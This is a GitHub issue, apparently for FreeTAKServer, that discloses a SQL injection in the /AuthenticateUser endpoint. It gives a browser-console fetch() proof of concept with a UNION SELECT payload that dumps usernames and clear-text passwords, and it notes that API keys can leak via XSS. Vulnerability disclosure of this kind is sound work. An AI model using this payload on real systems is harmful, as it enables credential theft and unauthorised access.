New issue

Jump to bottom

SQL Injection on AuthenticateUser #27

Open **Securitybits-io** opened this issue on Feb 16 · 0 comments

Milestone 2.4

Securitybits-io commented on Feb 16


The API endpoint `/AuthenticateUser` contains a SQL Injection into the SQLite3 Database that is handling the authentication process of the SystemUsers. In order to exploit this vulnerability the attacker need to possess a valid API key, which can either be leaked through the XSS from an End User Device, or given as a part of the UAV Operator ability which broadcasts the GPS and Video feed of a UAV-Drone.
From the SQL Injection it is possible to list all the Username, UsedID and Clear-Text passwords in the database.

Proof of Concept

Posting the follwing snippet into a web browsers console will trigger the SQL Injection and return the name and password for each user in the SystemUsers table.

```
fetch("http://atak.FreeTAKServer.com:19023/AuthenticateUser?username=abc\" UNION SELECT (SELECT
group_concat(name||':'||password) FROM SystemUser),'b','c','PASSWORD','d','e'--
&password=PASSWORD", {
    "headers": {
      "accept": "*/*",
      "accept-language": "en-US,en;q=0.9",
      "authorization": "Bearer ValidAPIKey",
      "content-type": "application/json"
    },
    "mode": "cors"
  });
```

Will return the following response:



Which clearly shows the database results in clear-text.

brothercorvo added this to the **2.4** milestone on Sep 7

Assignees

No one assigned

Labels

None yet

Projects

None yet

Milestone

2.4

Development

No branches or pull requests

2 participants